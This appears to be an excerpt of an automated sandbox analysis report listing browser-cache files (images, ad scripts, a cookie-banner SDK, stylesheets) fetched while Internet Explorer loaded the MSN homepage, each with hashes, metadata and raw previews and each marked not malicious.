Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..;.$..A...k..`.....O.1..f..F.5>1..5]F.i..`.x..nhX-.$.L2!.k).{.....=.C....K.....z.^P.&....g<T..0...wc...1.....C..\.0.....5z...ym..Lb.&C.4/..u;...a.#.kBO.YL..m....Z..h.8.....$n..(.bA.EAdV.X.....[..'.G`..@q...^..@..[..Z2W|/........>.n....q...RqP2..t...8.....%..J..PT.....$.........6....'...4#..J-q.d,..l....>}...4L....x1.?Z....R;X...1.sWb..&.A....:.$J[.^i...[..)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1d0dbs[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	downloaded
Size (bytes):	10872
Entropy (8bit):	7.943096987572573
Encrypted:	false
SSDEEP:	192:Bb2L2GGumbjLb8u65qID+1Cra44w+S5xLwn45D+X/KjA9qIhnokcm:Z2pCL165qIysWZtE5DKEA9/hn
MD5:	BFA1E9B5BE5A29725FB4026A15545410
SHA1:	21DF348A5F9E306B2284A278C1E170D7F51E5C5B
SHA-256:	43DEFA83772A14805009A1F4DAFEC0EF7DC9E847C1774632F642362538996F6D
SHA-512:	7AECE669ABA0662627E0F973D378296FB643BECF43A3EB549E33EC71CD3DD48B60CBAAAA5B356E47EE76A58948BFEF85406A9AEFA6376C1D5C99E4EA16CEE5C5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d0dbs.img?h=250&w=300&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..Z3lE..QM.....K.@...w.....B;.=(.X..+#..A.i.(R.....*M.:..-&.L....23.2W.PO.....r@-.}2?..$.#...8..3.nqVv@.4..1..zg..=+&t.z..<hN.`..|...i.N./..D...E.1.t.$d...k.....2O...V.&..-....8.....H.+K#F.w.....*z.j{.Q.?y]A .`..~..RG..Y9.Kd...j.rJ.....5..T..".|t&.x.(S2B..WV#.CN.D..>Ra.>..y?...7..2...8..T.EZ+`.;.).a$..4..x.0.O.dw..9.W.|.$ci...9...n).a.....m..s....,k;.H.A#.3.!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1d0hbV[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 181x181, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2473
Entropy (8bit):	7.80670973787245
Encrypted:	false
SSDEEP:	48:wPyGpuERA0hZG/efInRiAK6N5qP9n/L78C:wPyGAENvWSAIX
MD5:	A0F31EF8C4AAC0CCF30486A5B75951D6
SHA1:	8A2768F27F4C515CFB0D75679F1BC708867DCE18
SHA-256:	E130C8CCFF162B4577867730CD36120E9A12432A157325C40B63C49F9058959D
SHA-512:	A656759247F1935CB8AAF6207ED5B4E4C1BCEFCD07067113CB9B5182B70936A0875FA20BD682D2150B2D7016D45D8CA41D7E19F576C219230B338B17C9C5BD8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d0hbV.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1d0hbV[1].jpg

Preview:

......JFIF.............C................ .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO......K.d.."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefgh
ijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY
Zcdefghijstuvwxyz...?.l....4...j?)@/.Ga..:.N.8.j.Qv....S.L.......T...s...vw0.;J..Wn>n1B....`.S..zfY.j"G...BV.&.-O..4.......a..}=.
)....lu...N3.....P.8.....i.gh.............~.|r.u..7q...u4m...A....0.Y.l..0G<..M.&.:..s..:o.'...r:....?/.W.R.*C..U..g.S......i..G!l.{g.h..d]h..J..2b..$s.hf\..c.Vls...0.[.......L.....`...-.-...E.-.|.1.}.......c.
7.,2.......v....h.N@8.=..r....=.C...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB7hjL[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	444
Entropy (8bit):	7.25373742182796
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFFDDRHbMgYjEr710UbCO8j+qom62fke5YCsd8sKCW5biVp:6v/78/kFFlcjEN0sCoqoX4ke5V6D+bi7
MD5:	D02BB2168E72B702ECDD93BF868B4190
SHA1:	9FB22D0AB1AAA390E0AFF5B721013E706D731BF3
SHA-256:	D2750B6BEE5D9BA31AFC66126EECB39099EF6C7E619DB72775B3E0E2C8C64A6F
SHA-512:	6A801305D1D1E8448EEB62BC7062E6ED7297000070CA626FC32F5E0A3B8C093472BE72654C3552DA2648D8A491568376F3F2AC4EA0135529C96482ECF2B2FD35
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7hjL.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

Preview:

.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs..........(J....QIDAT8O....DA.....F...md5"...R%6.].@.............D.....Q...}s.0...~.7svv.......;.%..\.....]...LK$...!.u.
...3.M.+.U..a..~O......O.XR=.s.../....I....l.=9$...........~A.,. ..<...Yq.9.8...I.&.....V. ..M.\..V6.....O.........!y:p.9..l......"9.....9.7.N.o^[..d......]g.%..L.1...B.1k....k....v#._.w/...w...h..\..
..W...../..S.`.f.......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBY7ARN[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	778
Entropy (8bit):	7.591554400063189
Encrypted:	false
SSDEEP:	12:6v/78/W/6TiO53VscuiflpvROsc13pPaOSuTJ8nKB8P9FekVA7WMZQ4CbAyvK0A:U/6WO5Fs2dBRGQOdl8Y8PHVA7DQ4CbX0
MD5:	7AEA772CD72970BB1C6EBCED8F2B3431
SHA1:	CB677B46C48684596953100348C24FFEF8DC4416
SHA-256:	FA59A5A8327DB116241771AFCD106B8B301B10DBBCB8F636003B121D7500DF32
SHA-512:	E245EF217FA451774B6071562C202CA2D4ACF7FC176C83A76CCA0A5860416C5AA31B1093528BF55E87DE6B5C03C5C2C9518AB6BF5AA171EC658EC74818E8AB E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBY7ARN.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

Preview:

.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs.................IDAT8OMS[k.Q..v.....)&V*.*"./(H. U..|P,.....DP.}...bA.A|.....J..k.5Mj..ic...^.3.Mq..33;.\....*..EK8.".2
x.2.m;.}."..V...o..W7.\.5P...p.........2..+p..@4.-...R..{....3..#.-.. .E.Y....Z..L ..>z...[.F...h.........df_...-....8..s*~.N...|...,..Ux.5.FO#...E4.#.#.B.@..G.A.R._. .."g.s1.._@.u.zaC.F.n?.
w.,6.R%N=a....B:.Z.UB...>r..}.....a.....\4.3.../a.Q.......k<..o.HN.At.(../)......D*...u...7o.8|....b.g..~3...Y8sy.1IlJ..d.o.0R]..8...y,\...+.V...:?B}.#g&.`G.........2.......#X.y).$..'.Z.t.7O
.....g.J.2..`..soF...+....C.............z.....$.O:./...../].]..f.h*W.....P....H.7..Qv...rat....+.(..s.n..w...S...S...G.%v.Q.aX.h.4....o.~.nL.lZ..6.=...@..?.f.H...[..I)..["w..r.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBnYSFZ[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	560
Entropy (8bit):	7.425950711006173
Encrypted:	false
SSDEEP:	12:6v/78/+m8H/Ji+Vncvt7xBkVqZ5F8FFl4hzuegQZ+26gkalFUx:6H/xVA7BkQZL8OhzueD+ikalY
MD5:	CA188779452FF7790C6D312829EEE284
SHA1:	076DF7DE6D49A434BBCB5D88B88468255A739F53
SHA-256:	D30AB7B54AA074DE5E221FE11531FD7528D9EEEAA870A3551F36CB652821292F
SHA-512:	2CA81A25769BFB642A0BFAB8F473C034BFD122C4A44E5452D79EC9DC9E483869256500E266CE26302810690374BF36E838511C38F5A36A2BF71ACF5445AA2436
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBnYSFZ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

Preview:

.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs..........o.d....IDAT8O.S.KbQ..zf.j...?@...........J.......z..EA3P....AH...Y..3......|6.6}......{..n. ...b..........".h4b.z.&.p8`.
..:..Lc....*u:......D...i$.)..pL.^..dB.T....#.f3...8.N.b1.B!.\...n..a...a.Z........J%.x<....|..b.h4.`0.EQP.. v.q....f.9.H`8..\...j.N&...X,2...<.B.v[.(.NS6..|>..n4...2.57.*.......f.Q&.a-..v..z..{P.V...
...>k.J...ri..,.W.+.......5:.W.t...i.....g....\.t..8.w...:......0....%~...F.F.o".'rx...b..vp....b.l.Pa.W.r..aK..9&...>.5...`..'W......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\auction[1].htm

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\auction[1].htm	
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	25322
Entropy (8bit):	5.662895008486371
Encrypted:	false
SSDEEP:	384:IwIfRg81dAyQunOdpETy6qckpMERbJrZDt31gaO0mb1pWScGWPBHlXMswRxnceWe:I+jrHdlyL7VTsVEXKD9j
MD5:	A9035865D6868834546AD6BB4C05CBAB
SHA1:	F9F6D8CB60A266AA6C1EFE1B7175C3F0D87C13F5
SHA-256:	4093815B8DBBF79A528E131DCF3B575A37B3050DD6BD55F2D640800285ACC2B6
SHA-512:	B7FACCB2F9E0420A1FC3FAA765925FD2117F9AABF1D5AD07E6D8FC6E97DC909788DF509C80FD9C626E1FDBD4086840A205FA06D7D15A36E8CA1B025EF8548 3F
Malicious:	false
IE Cache URL:	http://https://srtb.msn.com/auction?a=de-ch&b=3b87a1680d2b4aebac4cdced9cf48b1a&c=MSN&d=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&e=HP&f=0&g=homepage&h=&j=0&k=0&l=&m=0&n=infopane%7C3%2C11%2C15&o=&p=init&q=&r=&s=1&t=&u=0&v=0&_=1611371371577
Preview:	.<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_79e8de29b64749867589dd2c2630e415_4c6053e8-22ed-41ab-a5d3-71e636ec173a-tuct7049a60_1611338976_1611338976_CIi3jgYQr4c_GOjgiNT48JivlQEgASgBMCs4stANQNCIEEje2NkDUP_____wFYAGAAaKKcqr2pwqnJgE"},"tbsessionid":"v2_79e8de29b64749867589dd2c2630e415_4c6053e8-22ed-41ab-a5d3-71e636ec173a-tuct7049a60_1611338976_1611338976_CIi3jgYQr4c_GOjgiNT48JivlQEgASgBMCs4stANQNCIEEje2NkDUP_____wFYAGAAaKKcqr2pwqnJgE","pageViewId":"3b87a1680d2b4aebac4cdced9cf48b1a","RequestLevelBeaconUrls":[]}">.</script>.<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="3" data-viewability="">

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/c6/cfdbd9.png
Preview:	.PNG........IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.ml...I.$M.F3.}W,e.%..x,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u.....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\f489d89a-0e50-4a68-82ea-aa78359a514f[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	71729
Entropy (8bit):	7.978138681966507
Encrypted:	false
SSDEEP:	1536:m1xQuEXuHILYJ422E/mUx04VrG0tPZuL76T3:8QeoLYbR1VrG0tPMLq3
MD5:	CF11BAF2E1D8672BBE46055C034BAE56
SHA1:	7305B5298E7EFE304F11C4531A58D40ECD4EA99D
SHA-256:	2F7B151005B4E02B04116E540BE590E8C838B5CFE947358993DE63880520D10E
SHA-512:	646219C6D6FDDDDE4FD6B00B98C3EA10E33A182A39852011CAA2CBDADB2FAB4517950E3F6E972119435B4C18A823F6F1B38E74B6EC19F9ACF49D1EDB709611 D
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/2/99/84/174/f489d89a-0e50-4a68-82ea-aa78359a514f.jpg?v=9
Preview:	......JFIF.....C.....C.....,.,.."....J.....!..1A."Qa .q..#2...B....$3R...%.Cb.4Scr.&st.....B.....!.1.."AQa..#q..2....B..$3b...4R.r...%CSc.....?..6t...../..b....~.c.r....f.,.....si.~NV...wKD..7...O0..).tm ..c..:.]Ff.Q.....Fr.wT...X..;.....dn...s.y....by..2G.....`J!T.):....c.....~!.D.c).9B[.$7.....$xNF..jfLW"D.a..MR.^H..,u<.h..:. ...eV...%..AT...S ..`.o.Y.U...%}..I.G...w/....$.....X.....SI#.. ....").)..T^..f.0.+.....W.....zT.]x.*.ell.h.$..p.).,.1E...CCi....(3.ZY8S.....x.....Q..)bw..u..4M...]..5..4....r."..(.T}.K.wf.w.*.0...nc....~.6.\.~P.*.$x....J.4/....!d. .D.s..9...fa..D.8x.....a..6.* ...t`.T.u...9..IO.*..%.I...FQ'G..._./,`.....LF....+,L.B.d.$a}[A..O...>.D>.. dVc5~....5.@.....C..a..6..m...N.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\fcmain[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	38062

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\fcmain[1].js	
Entropy (8bit):	5.074611752387227
Encrypted:	false
SSDEEP:	768:F1av44u3hPP7W94h0ySe1NCoSYXf9wOBEZn3SQN3GFl295oelXVl/QlX+sVe:vQ44uRLWmh0yzooSYXf9wOBEZn3SQN3z
MD5:	FC9B23E0603330723843C14759BFA136
SHA1:	421F8D93A5617433F959F88C7CBF374486354054
SHA-256:	B166BBA0DAAFD5ED45FCFF5DEFFA4C02EE496B401BBA6B9D33C2AC99A4E450A0
SHA-512:	1E97A71A2055144F29D5E1BB8FB2D96D7F6C8F773BCFB5B2D9221834B252FC4E32A59F26D549C3C9A0515EA573932A55472919ED08D80E6C59A7AF43398EB837
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/803288796/fcmain.js?&gdpr=0&cid=8CU157172&cpcd=pC3JHgSCqY8UHihgrvGr0A%3D%3D&crid=858412214&size=306x271&cc=CH&https=1&vif=2&requrl=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&nse=5&vi=1611338972649516749&ugd=4&rtbs=1&nb=1&cb=window._mNDetails.initAd
Preview:	;window._mNDetails.initAd({"vi":"1611338972649516749","s":{"_mNL2":{"size":"306x271","viComp":"1611338971179518968","hideAdUnitABP":true,"abpl":"3","custHt":"","setL3100":"1"},"lhp":{"l2wsip":"2887305230","l2ac":""},"_mNe":{"pid":"8PO8WH2OT","requrl":"https://www.msn.com/de-ch/?ocid=iehp#mnetcrid=858412214#"},"_md":[],"ac":{"content":"<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD HTML 4.01 Transitional\/\/EN\" \"http:\/\/www.w3.org\/TR\/html4\/loose.dtd\">\r\n<html xmlns=\"http:\/\/www.w3.org\/1999\/xhtml\">\r\n<head><meta http-equiv=\"x-dns-prefetch-control\" content=\"on\"><style type=\"text\/css\">body{background-color: transparent;}<\/style><meta name=\"tids\" content=\"a='800072941' b='803767816' c='msn.com' d='entity type'\" \/><script type=\"text\/javascript\">try{window.locHash = (parent._mNDetails && parent._mNDetails.getLocHash && parent._mNDetails.getLocHash(\"858412214\",\"1611338972649516749\")) || (parent._mNDetails[\"locHash\"] && parent._mNDetails[\"locHash\

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_0eae2fe61e6ffcfcfe353bd536e5886d[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	11083
Entropy (8bit):	7.946609507325561
Encrypted:	false
SSDEEP:	192:/8euqb04RTVrk0wsmJgVSWYdXRrHKHnyGM8quczIDlxjXQzALLmC8:/8eJbXRTW0zCgYdXRrHKHnyG8uLHjLd8
MD5:	2FDC52F71185A2062B4CF1A6ADECB819
SHA1:	3F2C79D4A1E83AF373BA45E8A3F74B37F992E4D9
SHA-256:	B24277AC65AB8C12512B6F40A5F06FDA33A723889C8EBAFEA8E47416650FDB93
SHA-512:	F87D7BCACCC379A22784D5BC7B4021DA91E8D256BD133A355A5DE87F22C1863570625C8CFA621B48131771F6B7992B4B068987CD9E588A31B8D28425723E766
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F0eae2fe61e6ffcfcfe353bd536e5886d.jpg
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7...."..........5.....N...#..C...&K}{...i*$o)...by...:.!.#Teo.E..M.5.]..T.j..&..W...o...k...q.#.z.....a)...2..[..b.vTnm.}=V.<:.O.+2...[...1].Tv..u.F^...^.U...4..\.s..]...._.....{..Jk...i.YVWmB...D.Z!./Q.5}5...-...@\.p..rOW.....!..3...(I..._.....spk.@.V.9./..xc.C...m...g.....IdK...m.K.....*.'x2...!.I4.5.V...W\.....v.)..y..*..t..y.F..=.....2.-IO..Pdx^...../CW._=6r*...^;.9..w....X.7...[].v..@....].z#gl....J.S..4Z.R.2T/..Stqm....u...Z:.6.....5..>4.`.-..y_D;.tPM]...A.....1X4KR9X.:..(...+,...J.P)}..{.Y\|q..g...1.....~..S.}..0l.l..@B...'t..."...W...'.....~..;.....\|JP.q3.('....u=}B^T.... Z.%....).....L..cFU{2.....Zm.;es....f#nT...H.mg.....z1*...(....\....F...g%.Z....#%pDYU...6.9<.....Y..X.^t.....O.}7t#.....$>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	372457
Entropy (8bit):	5.219562494722367
Encrypted:	false
SSDEEP:	6144:B0C8zZ5OVNeBNWabo7QtD+nKmbHgtTVfwBSh:B4zj7BNWaRfh
MD5:	DA186E696CD78BC57C0854179AE8704A
SHA1:	03FCF360CC8D29A6D63BE8073D0E52FFC2BDDB21
SHA-256:	F10DC8CE932F150F2DB28639CF9119144AE979F8209E0AC37BB98D30F6FB718F
SHA-512:	4DE19D4040E28177FD995D56993FFACB9A2A0A7AAB8265BD1BBC7400C565BC73CD61B916D23228496515C237EEA14CCC46839F507879F67BA510D97F46B6355
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otBannerSdk.js
Preview:	/** .. * onetrust-banner-sdk.. * v6.7.0.. * by OneTrust LLC.. * Copyright 2020 .. */..!function () { "use strict"; var o = function (e, t) { return (o = Object.setPrototypeOf || { __proto__: [] } instanceof Array && function (e, t) { e.__proto__ = t } || function (e, t) { for (var o in t) t.hasOwnProperty(o) && (e[o] = t[o]) })(e, t) }; var r = function () { return (r = Object.assign || function (e) { for (var t, o = 1, n = arguments.length; o < n; o++)for (var r in t = arguments[o]) Object.prototype.hasOwnProperty.call(t, r) && (e[r] = t[r]); return e }).apply(this, arguments) }; function l(s, i, a, l) { return new (a = a || Promise)(function (e, t) { function o(e) { try { r(l.next(e)) } catch (e) { t(e) } } function n(e) { try { r(l.throw(e)) } catch (e) { t(e) } } function r(t) { t.done ? e(t.value) : new a(function (e) { e(t.value) }).then(o, n) } r((l = l.apply(s, i || [])).next()) }) } function k(o, n) { var r, s, i, e, a = { label: 0, sent: function () { if (1 & i[0]) throw i[1]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\41-0bee62-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\41-0bee62-68ddb2ab[1].js	
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.local Storage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find ("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c. data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("of fice")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-de pendent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\58-acd805-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	248290
Entropy (8bit):	5.29706319907182
Encrypted:	false
SSDEEP:	3072:jaBMUzTAHEkm8OUdvUvbZkrlP6pjJ4tQH:ja+UzTAHLOUdvUZkrlP6pjJ4tQH
MD5:	3BA653386966EC654F176EAC2283E44A
SHA1:	6F722BB5946F28298FDBCB559D1590871AA817F3
SHA-256:	99912374675266F0431853D948ABF2114E6B2351EB877D0675301D35DA58142C
SHA-512:	820AA173D884967ECB0631ADBBE41425132BAC3E0D422B5CC1BF0FCDDCA39673361372FAA5DFD168331AD8E32F32D64D290AD87DC8F35525CD931525E76AAF 8
Malicious:	false
Preview:	@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.to daymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.to daymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.titl e):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .caption span.nativead,.mip a.nativead .caption span.nativead{display:block;margin:.9rem 0 .1rem}.ip a.nativead .caption span.sourcename,.mip a.nativead .caption span.sourcename{margin:.5rem 0 .1rem;max-width:100%}.todaymodule.mediuminfopanehero .ip_

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\AAyuliQ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	435
Entropy (8bit):	7.145242953183175
Encrypted:	false
SSDEEP:	12:6v/78/W/6TKob359YEwQsQP+oaNwGzr5jl39HL0H7YM7:U/6pbJPgQP+bVRt9r0H8G
MD5:	D675AB16BA50C28F1D9D637BBEC7ECFF
SHA1:	C5420141C02C83C3B3A3D3CD0418D3BCEABB306A
SHA-256:	E11816F8F2BBC3DC8B2BE84323D6B781B654E80318DC8D02C35C8D7D81CB7848
SHA-512:	DA3C25D7C998F60291BF94F97A75DE6820C708AE2DF80279F3DA96CC0E647E0EB46E94E54EFFAC4F72BA027D8FB1E16E22FB17CF9AE3E069C2CA5A22F5CC7 A4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAyuliQ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
